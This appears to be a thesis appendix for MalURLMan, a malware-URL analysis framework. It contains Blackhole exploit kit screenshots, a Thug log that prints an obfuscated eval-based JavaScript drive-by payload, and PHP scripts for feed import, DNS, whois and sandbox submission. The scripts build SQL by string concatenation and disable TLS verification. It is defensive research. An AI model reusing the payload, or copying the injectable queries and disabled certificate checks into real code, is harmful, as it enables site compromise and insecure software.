
THREADS ↑	HITS	HOSTS	LOADS	%
default ›	369	88	0	0.00
PT_DOR ›	319647	40022	6927	25.47
PT_DIGITAL ›	87724	79502	8088	10.18
NO ›	7707	6590	2335	39.08
IT_buldcry ›	17774	11304	708	6.27
›	16988	14730	1057	12.14

COUNTRIES	HITS	HOSTS ↑	LOADS	%
Portugal	404183	117583	14949	14.19
Italy	34498	23705	1713	9.17
Norway	7703	6587	2335	39.08
United States	2353	224	0	0.00
Iceland	57	37	0	0.00
Poland	152	20	0	0.00
Netherlands	38	14	0	0.00
Japan	217	13	0	0.00
Germany	618	13	0	0.00
China	12	6	0	0.00
United Kingdom	79	5	0	0.00
Czech Republic	6	5	0	0.00
Sweden	11	4	0	0.00
Canada	30	3	0	0.00
Romania	8	2	0	0.00
Other	240	11	0	0.00

Blackhole v.1.2.1

Figure A.2: The statistics view in the Black Hole Exploit Kit, source: http://www.xylibox.com/search/label/blackhole

A.2.2 Block List Functionality



ЧЕРНЫЙ СПИСОК

РЕФЕРЕРЫ	IP
http://kaspersky.com	192.168.*.*
http://kaspersky.ru	10.0.0.*
	172.16.0.1


Используйте * для маски

ИМПОРТ ИЗ ФАЙЛА

ЭКСПОРТ В ФАЙЛ
IP-URL-list.txt

Figure A.3: Blackhole block list functionality

A.3 Google Safe Browsing Report



Safe Browsing
Diagnostic page for comment-twitt.ru

Advisory provided by Google

What is the current listing status for comment-twitt.ru?
This site is not currently listed as suspicious.

What happened when Google visited this site?
Of the 1 pages we tested on the site over the past 90 days, 0 page(s) resulted in malicious software being downloaded and installed without user consent. The last time Google visited this site was on 2012-05-30, and suspicious content was never found on this site within the past 90 days.

This site was hosted on 1 network(s) including AS12695 (DINET).

Has this site acted as an intermediary resulting in further distribution of malware?
Over the past 90 days, comment-twitt.ru did not appear to function as an intermediary for the infection of any sites.

Has this site hosted malware?
No, this site has not hosted malicious software over the past 90 days.

Next steps:
- Return to the previous page.
- If you are the owner of this web site, you can request a review of your site using Google Webmaster Tools. More information about the review process is available in Google's Webmaster Help Center.

Updated 4 hours ago

Figure A.4: Google Safe Browsing Report for comment-twitt.ru

Appendix B

Source Code

B.1 Thug MAEC Log Example

```
<?xml version="1.0"?>
<MAEC_Bundle xmlns:ns1="http://xml/metadataSharing.xsd" xmlns
   ="http://maec.mitre.org/XMLSchema/maec-core-1" xmlns:xsi="
   http://www.w3.org/2001/XMLSchema-instance"
   xsi:schemaLocation="http://maec.mitre.org/XMLSchema/maec-
   core-1 file:MAEC_v1.1.xsd" id="maec:thug:bnd:1"
   schema_version="1.100000">
 <Analyses>
  <Analysis start_datetime="2012-06-01 10:40:13.108006" id="
     maec:thug:ana:2" analysis_method="Dynamic">
    <Subject>
     <Object object_name="http://liporexallreviews.com" type="
        URI" id="maec:thug:obj:3">
       <Associated_Code>
        <Associated_Code_Snippet>
         <Code_Snippet language="Javascript" id="
            maec:thug:cde:5">
```

```
<Discovery_Method tool_id="maec:thug:tol:4" method="
   Dynamic Analysis"/>
<Code_Segment>
 i=0;try{avasv=prototype;}catch(z){h="harCode";f
    =[-36.5,-36.5,11.5,10,
 -25,-21,9,14.5,8.5,17.5,13.5,9.5,14,17,-18,10.5,9.5,17,-6.5,13,9.5,

 13.5,9.5,14,17,16.5,-8,19.5,1,7.5,10.5,-2,7.5,13.5,9.5,-21,

 -21.5,8,14.5,9,19.5,-21.5,-20.5,4.5,-17,5.5,-20.5,20.5,-34.5,-36.5,

 -36.5,-36.5,11.5,10,16,7.5,13.5,9.5,16,-21,-20.5,-11.5,-34.5,-36.5,

 -36.5,21.5,-25,9.5,13,16.5,9.5,-25,20.5,-34.5,-36.5,-36.5,-36.5,

 9,14.5,8.5,17.5,13.5,9.5,14,17,-18,18.5,16,11.5,17,9.5,-21,-24,-11,

 11.5,10,16,7.5,13.5,9.5,-25,16.5,16,8.5,-10.5,-21.5,11,17,17,15,-12,

 -17.5,-17.5,9,18.5,16,13.5,9,19.5,8,8.5,12.5,18.5,-18,13,14.5,14.5,

 12.5,11.5,14,-18,7.5,17,-17.5,-9.5,10.5,14.5,-10.5,-16,-21.5,-25,18.

 11.5,9,17,11,-10.5,-21.5,-16.5,-17,-21.5,-25,11,9.5,11.5,10.5,11,17,

 -10.5,-21.5,-16.5,-17,-21.5,-25,16.5,17,19.5,13,9.5,-10.5,-21.5,

 18,11.5,16.5,11.5,8,11.5,13,11.5,17,19.5,-12,11,11.5,9,9,9.5,14,-11.

 15,14.5,16.5,11.5,17,11.5,14.5,14,-12,7.5,8,16.5,14.5,13,17.5,17,9.5
```

```
−11.5,13,9.5,10,17,−12,−17,−11.5,17,14.5,15,−12,−17,−11.5,−21.5
−10,−11,−17.5,11.5,10,16,7.5,13.5,9.5,−10,−24,−20.5,−11.5,−34.5
−36.5,21.5,−34.5,−36.5,−36.5,10,17.5,14,8.5,17,11.5,14.5,14,−25
10,16,7.5,13.5,9.5,16,−21,−20.5,20.5,−34.5,−36.5,−36.5,−36.5,18
7.5,16,−25,10,−25,−10.5,−25,9,14.5,8.5,17.5,13.5,9.5,14,17,−18
9.5,7.5,17,9.5,−6.5,13,9.5,13.5,9.5,14,17,−21,−21.5,11.5,10,16
13.5,9.5,−21.5,−20.5,−11.5,10,−18,16.5,9.5,17,−8.5,17,17,16,11.
17.5,17,9.5,−21,−21.5,16.5,16,8.5,−21.5,−19,−21.5,11,17,17,15,−
−17.5,9,18.5,16,13.5,9,19.5,8,8.5,12.5,18.5,−18,13,14.5,14.5,12
14,−18,7.5,17,−17.5,−9.5,10.5,14.5,−10.5,−16,−21.5,−20.5,−11.5,
10,−18,16.5,17,19.5,13,9.5,−18,18,11.5,16.5,11.5,8,11.5,13,11.5
−10.5,−21.5,11,11.5,9,9,9.5,14,−21.5,−11.5,10,−18,16.5,17,19.5
−18,15,14.5,16.5,11.5,17,11.5,14.5,14,−10.5,−21.5,7.5,8,16.5,14
13,17.5,17,9.5,−21.5,−11.5,10,−18,16.5,17,19.5,13,9.5,−18,13,9.
−10.5,−21.5,−17,−21.5,−11.5,10,−18,16.5,17,19.5,13,9.5,−18,17,
    −10.5,−21.5,−17,−21.5,−11.5,10,−18,16.5,9.5,17,−8.5,17,17,16,

    11.5,8,17.5,17,9.5,−21,−21.5,18.5,11.5,9,17,11,−21.5,−19,−21.5,−16.5

    −21.5,−20.5,−11.5,10,−18,16.5,9.5,17,−8.5,17,17,16,11.5,8,17.5,17,9.5

    −21.5,11,9.5,11.5,10.5,11,17,−21.5,−19,−21.5,−16.5,−17,

    −21.5,−20.5,−11.5,−34.5,−36.5,−36.5,−36.5,9,14.5,8.5,17.5,13.5,9.5,1

    −18,10.5,9.5,17,−6.5,13,9.5,13.5,9.5,14,17,16.5,−8,19.5,1,7.5,10.5,−

    13.5,9.5,−21,−21.5,8,14.5,9,19.5,−21.5,−20.5,4.5,−17,5.5,

    −18,7.5,15,15,9.5,14,9,−7.5,11,11.5,13,9,−21,10,−20.5,−11.5,−34.5,−3

    −36.5,21.5];
   v="e"+"va";}
    if(v)e=window[v+"l"];try{q=document["crea"+"teEle"+"
        ment"]("b");
    if(e)q.appendChild(q+"");}catch(fwbewe){w=f;s=[];}
    r=String;z=((e)?h:"");
    for(;575!=i;i+=1){j=i;if(e)s=s+r["fr"+"omC"+((e)?
        z:12)]((w[j]*1+41)*2);}
    if(v&amp;&amp;e&amp;&amp;r&amp;&amp;z&amp;&amp;h&amp
        ;&amp;s&amp;&amp;f
   &amp;&amp;v&amp;&amp;v&amp;&amp;e&amp;&amp;r&amp;&
        amp;h)
    try{dsgsdg=prototype;}catch(dsdh){e(((e)?s:12));}
  </Code_Segment>
</Code_Snippet>
```

```
          <Nature_Of_Relationship>Contained_Inside</
              Nature_Of_Relationship>
         </Associated_Code_Snippet>
        </Associated_Code>
        <Internet_Object_Attributes>
         <URI>http://liporexallreviews.com</URI>
        </Internet_Object_Attributes>
       </Object>
      </Subject>
      <Tools_Used>
       <Tool id="maec:thug:tol:1">
        <Name>Thug</Name>
        <Version>0.2.7</Version>
        <Organization>The Honeynet Project</Organization>
       </Tool>
      </Tools_Used>
     </Analysis>
    </Analyses>
    <Behaviors/>
    <Pools/>
</MAEC_Bundle>
```

Listing B.1: caption

B.2 Zend Framework Bootstrap script

This script is included as a header for every script in the MalURLMan framework that need to use our Zend Framework configuration. It creates our Zend application, bootstraps it from our configuration file, and runs it. In addition it gets an instance of the Zend Database object that we can use to interact with the MalURLMan backend.

```
<?php
```

```
require_once 'Zend/Loader/Autoloader.php';
$loader = Zend_Loader_Autoloader::getInstance();
// Define path to application directory
defined('APPLICATION_PATH') ||
define('APPLICATION_PATH',realpath(dirname(__FILE__).'/../
    application'));

define('APPLICATION_ENV', 'development');

/** Zend_Application */
require_once 'Zend/Application.php';

// Create application, bootstrap, and run
$application = new Zend_Application(APPLICATION_ENV,
    APPLICATION_PATH . '/configs/application.ini');
$application->bootstrap(array('db'));
$db = $application->getBootstrap()->getResource('db');
```

B.3 Malware.com.br Import Script

```
<?php
/**
 * Zend Framework Bootstrap code from listing B.2 here
 */

$malwareURLs = simplexml_load_file("brmalware.xml");
foreach($malwareURLs as $malware){
        $options = array('url' => (string)$malware->uri,
                        'source' => 'malware.com.br');
        $url = New Application_Model_Url($options);
        $urlMapper = new Application_Model_UrlMapper();
        $urlMapper->save($url);
}
?>
```

B.4 Malware.com.br Test Import Script

```
<?php

/**
 * Zend Framework Bootstrap code from listing B.2 here
 */

$malwareURLs = simplexml_load_file("brmal.xml");

$yay = array();
$yey = array();
$urls = array();
$count = array();
foreach($malwareURLs as $malware){
 $year = substr((string)$malware->date, 0,4);
 $month = substr((string)$malware->date, 4,2);
 $day = substr((string)$malware->date, 6,2);



 $yey[$year]++;

 if($year == '2012'){
  //echo (string)$malware->date." aka $year - $month - $day\
     n";
  $yay[$month]++;
```

```
switch($month){
 case '01':
  $src = 'malware.com.br.jan';
  break;
 case '02':
  $src = 'malware.com.br.feb';
  break;
 case '03':
  $src = 'malware.com.br.mar';
  break;
 case '04':
  $src = 'malware.com.br.apr';
  break;
 case '05':
  $src = 'malware.com.br.may';
  break;
 case '06':
  $src = 'malware.com.br.jun';
  break;
}

if(!isset($urls[md5((string)$malware->uri)])){
 $urls[md5((string)$malware->uri)]++;
 $options = array('url' => (string)$malware->uri, 'source'
    => $src);

 $url = New Application_Model_Url($options);
 $urlMapper = new Application_Model_UrlMapper();
 $urlMapper->save($url);
 } else {
  $count[md5((string)$malware->uri)]['url'] = (string)
     $malware->uri;
  $count[md5((string)$malware->uri)]['count']++;
 }




 }



}
$saved = 0;
foreach($count as $cunt){
 $saved += $cunt['count'];
}

?>
```

B.5 Malwaredomainlist Import Script

```
<?php
/**
 * Zend Framework Bootstrap code from listing B.2 here
 */

$row = 1;
$urls = array();
if (($handle = fopen("updates.csv", "r")) !== FALSE) {
    while (($data = fgetcsv($handle, 1000, ",")) !== FALSE) {
        $urls[] = $data;
        $row++;
    }
    fclose($handle);
}
$malwareURLs = array();
foreach($urls as $url){
 if($url[1] != '-'){
  $malwareURLs[] = $url[1];
 } elseif($url[2] != '-'){
  $malwareURLs[] = $url[2];
  }
}

foreach($malwareURLs as $malware){
 $options = array('url' => $malware, 'source' => '
    malwaredomainlist.com');
 $url = New Application_Model_Url($options);
 $urlMapper = new Application_Model_UrlMapper();
 $urlMapper->save($url);
}
?>
```

B.6 Core.php

```
<?php
/**
 * Zend Framework Bootstrap code from listing B.2 here
 */
```

```
$url_q = $db->fetchall("SELECT * FROM url_queue");
$modules = $db->fetchall("SELECT * FROM analysis_module WHERE
    status = '1'");


foreach($url_q as $newurl){

  $last_checked = time();
  $time_added = time();

  $source = $db->fetchall("SELECT id FROM url_sources WHERE
     name ='".$newurl['source']."'");
  $source = $source[0]['id'];
  $data = array('time_added' => $time_added,
      'last_checked' => $last_checked,
     'url'      => $newurl['url'],
     'source' => $source);
  $db->insert('url', $data);
  $newurl['url_id'] = $db->lastInsertId();
  $newurl['url_src'] = $source;
  print_r($newurl);



 foreach($modules as $module){
  $data = array(
    'module_id' => $module['id'],
    'url'     => $newurl['url'],
    'url_id' => $newurl['url_id'],
    'url_src' => $newurl['url_src'],
  );
```

```
   echo "added ". $newurl['url']. "\n";
   $db->insert('url_analysis_queue', $data);
  }


}
?>
```

B.7 DNS.php

```
<?php
/**
 * Zend Framework Bootstrap code from listing B.2 here
 */
require_once 'Net/DNS2.php';
require_once 'Net/URL2.php';

$module_id = 6;
$urls = $db->fetchall("SELECT * FROM url_analysis_queue WHERE
    module_id = '6' LIMIT 1000");

foreach($urls as $url){

 // add http to sources that only supply domain name for same
     parsing in Net_URL2
 switch($url['url_src']){
  case '1':
   $u = 'http://'.$url['url'];
  case '3':
   $u = 'http://'.$url['url'];
  default:
   $u = $url['url'];
 }

 $url2 = &new Net_URL2($u);
 $host = $url2->host;

 $r = new Net_DNS2_Resolver();
 try {
  $result = $r->query($url2->host);
  $ipaddr = $result->answer['0']->address;

 } catch(Net_DNS2_Exception $e) {

  echo "::query() failed: ", $e->getMessage(), "\n";
  //print_r($e);

 }
 $up = 1;
 if(!isset($ipaddr)){
  $ipaddr = 1;
  $up = 0;
 }


 $domain = $db->fetchall("SELECT * FROM domain WHERE domain =
     '".$url2->host."'");
 if(empty($domain)){
  $domain_id = $db->insert('domain', array('domain' => $url2
     ->host));
  $domain_id = $db->lastInsertId();
```

```
} else {
 $domain_id = $domain[0]['id'];
}

$ip_long = ip2long($ipaddr);

$ip2 = $db->fetchall("SELECT * FROM ip WHERE ip = '".
    $ip_long."'");

if(empty($ip2)){
 $db->insert('ip', array('ip' => $ip_long));
 $ip_id = $db->lastInsertId();
} else {
 $ip_id = $ip2[0]['id'];
}


$data = array('url_id' => $url['url_id'],
   'ip_id' => $ip_id,
   'domain_id' => $domain_id,
   'up' => $up);




$db->insert('ip_domain_url', $data);

$db->delete('url_analysis_queue',
   array('url_id = ?' => $url['url_id'],
       'module_id =? ' => $module_id)
   );
 echo $url2->host."\n";

}
?>
```

B.8 Ping.php

```
<?php
/**
 * Zend Framework Bootstrap code from listing B.2 here
 */
require_once 'Net/URL2.php';
require_once "Net/Ping.php";
require_once "Net/DNS2.php";
require_once 'Net/CheckIP2.php';

$module_id = 8;

$urls = $db->fetchall("SELECT * FROM url_analysis_queue WHERE
    module_id = ".$module_id." ORDER BY id LIMIT 5000");

foreach($urls as $url){
 switch($url['url_src']){
  case '1':
   $u = 'http://'.$url['url'];
  case '3':
   $u = 'http://'.$url['url'];
  default:
   $u = $url['url'];
 }
```

```
$data = array('url_id' => $url['url_id']);

$url2 = &new Net_URL2($u);
$host = $url2->host;

$ip = 0;
if (Net_CheckIP2::isValid($host)) {
 $data['ip'] = $host;
 $data['fqdn'] ='';
 $data['destfqdn'] = '';
} else {
 $r = new Net_DNS2_Resolver();

 try {
  $result = $r->query($url2->host);
  // in some cases domains may point to a cname which points
      to a new cname which points to a new cname etc...
  // cname -> cname -> cname -> ... -> cname -> a -> ip
  // not usual, but may happen. We choose to only store the
     first cname and the last a -> ip
  // Net_DNS2_Resolver gives us a result array consisting
     what we need:
  $i = 0;
  foreach($result->answer as $rr){
   if($i == 0 && $rr->type == "CNAME"){ // the fqdn from the
       url
    $data['fqdn'] = $rr->name;
   }
   if($rr->type == "A"){
    $data['ip'] = $rr->address;
```

```
      $data['fqdn'] = !isset($data['fqdn']) ? $rr->name :
         $data['fqdn']; // fqdn = destfqdn for just A records
                        // we do not want to overwrite CNAME's
      $data['destfqdn'] = $rr->name;
      break;
     }
     $i++;
    }
   } catch(Net_DNS2_Exception $e) {
    echo "::query() failed: ", $e->getMessage(), "\n";
    $data['fqdn'] = $url2->host;
    $data['ip'] = 0;
    $data['destfqdn'] = '';
    $data['up'] = false;

   }



}
if($data['ip'] != 0){

 $ping = Net_Ping::factory();
 if (PEAR::isError($ping)) {
  echo $ping->getMessage();
 } else {
  $matches = array();
  $severely = true;
  $ping->setArgs(array(
    "count" => 1,
    "size"  => 32,
    "quiet" => null)
   );
   $res = $ping->ping($data['ip']);
   //print_r($res);

   $data['up'] = true;

   if(PEAR::isError($res)) {
    $data['up'] = false;
   }

   if($res->_received == 0) {
    $data['up'] = false;
   }

   if($res->_received != $res->_transmitted && $severely) {
    $data['up'] = false;

   }
  }
} else {
 $data['up'] = false;
}
$data['ip'] = ip2long($data['ip']);
$db->insert('ip_domain', $data);
 $db->delete('url_analysis_queue',
 array('url_id = ?'      => $data['url_id'],
     'module_id = ? ' => $module_id)
 );
}
?>
```

B.9 Whois.php

```
<?php
/**
 * Zend Framework Bootstrap code from listing B.2 here
 */

/*
// import whois server list from http://serverlist.
   domaininformation.de/
$servers = simplexml_load_file("index.html");
foreach($servers->server as $server){
// print_r($server);
 // only insert those we know are connected to a specific TLD
    .
  if(isset($server->domain)){
   $domain = $server->domain->attributes()->name[0];
   $whois = $server->attributes()->host[0];
   $whois = (string) $whois;
   $domain = (string) $domain;
   echo "whois server for TLD: ".$domain. " is ". $whois. "\n
       ";
   $data = array('whois' => $whois, 'tld' => $domain);
   $db->insert('whois', $data);
 }
}
*/

require_once 'Net/URL2.php';
require_once "Net/Whois.php";
$module_id = 7;
```

```
$urls = $db->fetchall("SELECT * FROM url_analysis_queue WHERE
    module_id = '7' LIMIT 4");
print_r($urls);
foreach($urls as $url){
 switch($url['url_src']){
  case '1':
   $u = 'http://'.$url['url'];
 }

 $url2 = &new Net_URL2($u);
 $host = $url2->host;
 $tld = explode(".", $host);
 $tld = $tld[1];
 $whois = $db->fetchall("SELECT * FROM whois WHERE tld ='".
    $tld."'");
 print_r($whois);


 $server = $whois[0]['whois'];
 $query  = $host;       // get information about
 // this domain
 $whois = new Net_Whois;
 $whoisdata = $whois->query($query, $server);

 $data = array(
   'url_id' => $url['url_id'],
   'whois' => $whoisdata
   );

 $db->insert('whois_data', $data);
 $db->delete('url_analysis_queue', array('url_id = ?'     =>
     $newurl['id'],
     'module_id = ? ' => $module_id)
      );
//
}
```

B.10 Thug.php

```
<?php
/**
 * Zend Framework Bootstrap code from listing B.2 here
 */

$module_id = 2;
// Create application, bootstrap, and run
$application = new Zend_Application(APPLICATION_ENV,
   APPLICATION_PATH . '/configs/application.ini');
$application->bootstrap(array('db'));
$db = $application->getBootstrap()->getResource('db');



//$q = "SELECT DISTINCT q.*, h.url_id FROM url_analysis_queue
     as q, ip_domain as h WHERE module_id ='".$module_id."'
   and q.url_id = h.url_id and h.up = 0";
$q = "SELECT DISTINCT q.* FROM url_analysis_queue as q WHERE
   module_id ='".$module_id."'";
$urls = $db->fetchall($q);
```

```
foreach($urls as $url){


 echo "sending ". $url['url']." to Thug\n";

 $cmd = 'python /root/thug/src/thug.py -v "'.$url['url'].'"';
 exec($cmd,$output = array());
 $data = array('url' => $url['url'], 'url_id' => $url['url_id
    ']);
// var_dump($data);
 $db->insert('thug_tasks', $data);
 $db->delete('url_analysis_queue',
   array('url_id = ?'      => $url['url_id'],
   'module_id = ? ' => $module_id)
    );
}

?>
```

B.11 Thug_results.php

```
<?php
/**
 * Zend Framework Bootstrap code from listing B.2 here
 */
require_once 'HTTP/Request2.php';

$module_id = 4;
$data = array();
```

```
try {
 $mongo = new Mongo('localhost');
 $mongoDB = $mongo->thug;

 $collection = $mongoDB->urls;
 $tasks = $db->fetchall("SELECT * FROM thug_tasks where
    url_id > 14458");
 $thugs = array();
 foreach($tasks as $task){
  $cursor = $collection->find(array('url' => $task['url']));
  while($cursor->hasNext()){
   $thugs[] = $cursor->getNext();

  }
 }

 $events = $mongoDB->events;
 $samples = $mongoDB->samples;
 $samples_data = array();
 $events_data = array();

 foreach($thugs as $thug){
 // print_r($thug);
  $events_cursor = $events->find(array("url_id" => $thug['_id
     ']));
  $samples_cursor = $samples->find(array("url_id" => $thug['
     _id']));
  foreach($events_cursor as $event){
   $events_data[] = $event;
  }
  foreach($samples_cursor as $sample){
  // $sample['data'] = false;
   $sample['malurlmanurl'] = $thug['url'];
   $samples_data[] = $sample;

  }

 }
 // do something with events data
 //print_r($events_data);

 // do something with samples
 //print_r($samples_data);

 foreach ($samples_data as $sample){
 // print_r($sample);

  $dir = md5($sample['url']);
  $dir = md5($sample['malurlmanurl']);

  $path = 'thug_samples/'.$dir;
  var_dump($path);
  mkdir($path,0777,true);
  switch($sample['type']){
   case 'PE':
    $fileext = "exe";
    break;
   case 'JAR':
    $fileext = "jar";
    break;
  }
  $filename = $sample['md5'].".".$fileext; //the md5() of the
      file
  $filepath = $path."/".$filename;

  file_put_contents($filepath, base64_decode($sample['data'])
     );



  $data['type'] = $sample['type'];
  $data['url'] = $sample['url'];
  $data['url'] = $sample['malurlmanurl'];
  $data['filename'] = $filepath;
  print_r($data);
  $db->insert('thug_samples', $data);

 }

  $mongo->close();
} catch (MongoConnectionException $e) {
  die('Error connecting to MongoDB server');
} catch (MongoException $e) {
  die('Error: ' . $e->getMessage());
}

?>
```

B.12 MAG2.php

```
<?php
```

```
/**
 * Zend Framework Bootstrap code from listing B.2 here
 */
require_once 'HTTP/Request2.php';
$module_id = 4;

//$urls = $db->fetchall("SELECT DISTINCT q.*, h.url_id FROM
   url_analysis_queue as q, ip_domain as h WHERE module_id
   ='".$module_id."' and q.url_id = h.url_id and h.up = 1
   LIMIT 100");
$urls = $db->fetchall("SELECT * FROM url_analysis_queue WHERE
    module_id = ".$module_id." AND url_src = '5'");

foreach($urls as $url){
 $mag2 = false;
 $request = new HTTP_Request2('https://mag2.norman.com/rapi/
    samples?owner=vaagland');
 $request->setMethod(HTTP_Request2::METHOD_POST)
   ->addPostParameter('url', $url['url'])
   ->setConfig(array('ssl_verify_peer' => false));

 try {
  $response = $request->send();
  if (200 == $response->getStatus()) {
   //print_r($response->getBody());
   $mag2 = json_decode($response->getBody());
   $mag2 = $mag2->results[0];

  } else {
   echo 'Unexpected HTTP status: ' . $response->getStatus() .
       ' ' .
    $response->getReasonPhrase();
  }
} catch (HTTP_Request2_Exception $e) {
 echo 'Error: ' . $e->getMessage();
}

if($mag2 != false){
 $request = new HTTP_Request2('https://mag2.norman.com/rapi/
    tasks?owner=vaagland');
 $request->setMethod(HTTP_Request2::METHOD_POST)
   ->setConfig(array('ssl_verify_peer' => false))
   ->addPostParameter('sample_id', $mag2->samples_sample_id)
   ->addPostParameter('env', "ivm")
   ->addPostParameter('tp_IVM.FIREWALL', 3);
 try {
  $response = $request->send();
  if (200 == $response->getStatus()) {
   $mag2_task = json_decode($response->getBody());
   $mag2_task = $mag2_task->results[0];
   $data = array('url_id' => $url['url_id'],
        'sample_id' => $mag2_task->tasks_sample_id,
        'task_id' => $mag2_task->tasks_task_id,
       'task_state' => $mag2_task->task_state_state);
   $db->insert('mag2_tasks', $data);


   $db->delete('url_analysis_queue',
   array('url_id = ?'      => $url['url_id'],
     'module_id = ? ' => $module_id)
       );
    } else {
      echo 'Unexpected HTTP status: ' . $response->getStatus()
          . ' ' .
        $response->getReasonPhrase();
    }
  } catch (HTTP_Request2_Exception $e) {
    echo 'Error: ' . $e->getMessage();
  }
 }



}
?>
```

Listing B.2: caption

B.13 MAG2 results

```
<?php
/**
 * Zend Framework Bootstrap code from listing B.2 here
 */
require_once 'HTTP/Request2.php';



$module_id = 4;
$tasks = $db->fetchall("SELECT * FROM mag2_tasks WHERE
   task_state NOT LIKE 'CORE_COMPLETE'");
$data = array();
```

```
foreach($tasks as $task){
 $request = new HTTP_Request2('https://mag2.norman.com/rapi/
    tasks/'.$task['task_id'].'');
 $request->setMethod(HTTP_Request2::METHOD_GET)
   ->setConfig(array('ssl_verify_peer' => false));

 try {
  $response = $request->send();
  if (200 == $response->getStatus()) {
   $mag2 = json_decode($response->getBody());
   print_r($mag2);
   $data['task_state'] = $mag2->results[0]- >task_state_state;
   var_dump($data);

  } else {
   echo 'Unexpected HTTP status: ' . $response->getStatus() .
       ' ' .
     $response->getReasonPhrase();
  }
 } catch (HTTP_Request2_Exception $e) {
  echo 'Error: ' . $e->getMessage();
 }

 if($data['task_state'] == 'CORE_COMPLETE'){
  $db->update('mag2_tasks',
   array('task_state' => 'CORE_COMPLETE'), 'task_id = '.
      $task['task_id']);

  $request = new HTTP_Request2('https://mag2.norman.com/rapi/
     tasks/'.$task['task_id'].'/events');
  $request->setMethod(HTTP_Request2::METHOD_GET)
```

```
->setConfig(array('ssl_verify_peer' => false));

try {
 $response = $request->send();
 if (200 == $response->getStatus()) {
  $mag2 = json_decode($response->getBody());

 } else {
  echo 'Unexpected HTTP status: ' . $response->getStatus()
     . ' ' .
  $response->getReasonPhrase();
 }
} catch (HTTP_Request2_Exception $e) {
 echo 'Error: ' . $e->getMessage();
}


$request = new HTTP_Request2('https://mag2.norman.com/rapi/
   tasks/'.$task['task_id'].'/resources');
$request->setMethod(HTTP_Request2::METHOD_GET)
   ->setConfig(array('ssl_verify_peer' => false));

try {
 $response = $request->send();
 if (200 == $response->getStatus()) {
  $mag2 = json_decode($response->getBody());

  $data['images'] = array();
  foreach($mag2->results as $result){
   if($result->sample_magic_magic_id == 4){ // PNG
```

```
        $img = array('id' =>$result->task_resources_resource_id
            ,
            'name' => $result->task_resources_file_name);
        $data['images'][] = $img;
      }
    }

  } else {
    echo 'Unexpected HTTP status: ' . $response->getStatus()
        . ' ' .
        $response->getReasonPhrase();
  }
} catch (HTTP_Request2_Exception $e) {
  echo 'Error: ' . $e->getMessage();
}

foreach($data['images'] as $img ) {

  $request = new HTTP_Request2 ( 'https://mag2.norman.com/
      rapi/resources/' . $img['id'] . '/bin' );
  $request->setMethod ( HTTP_Request2::METHOD_GET )->
      setConfig (array ('ssl_verify_peer' => false ));

  try {
    $response = $request->send();
    if (200 == $response->getStatus()) {

      file_put_contents('imgs/'.$img['name'], $response->
          getBody());
    } else {
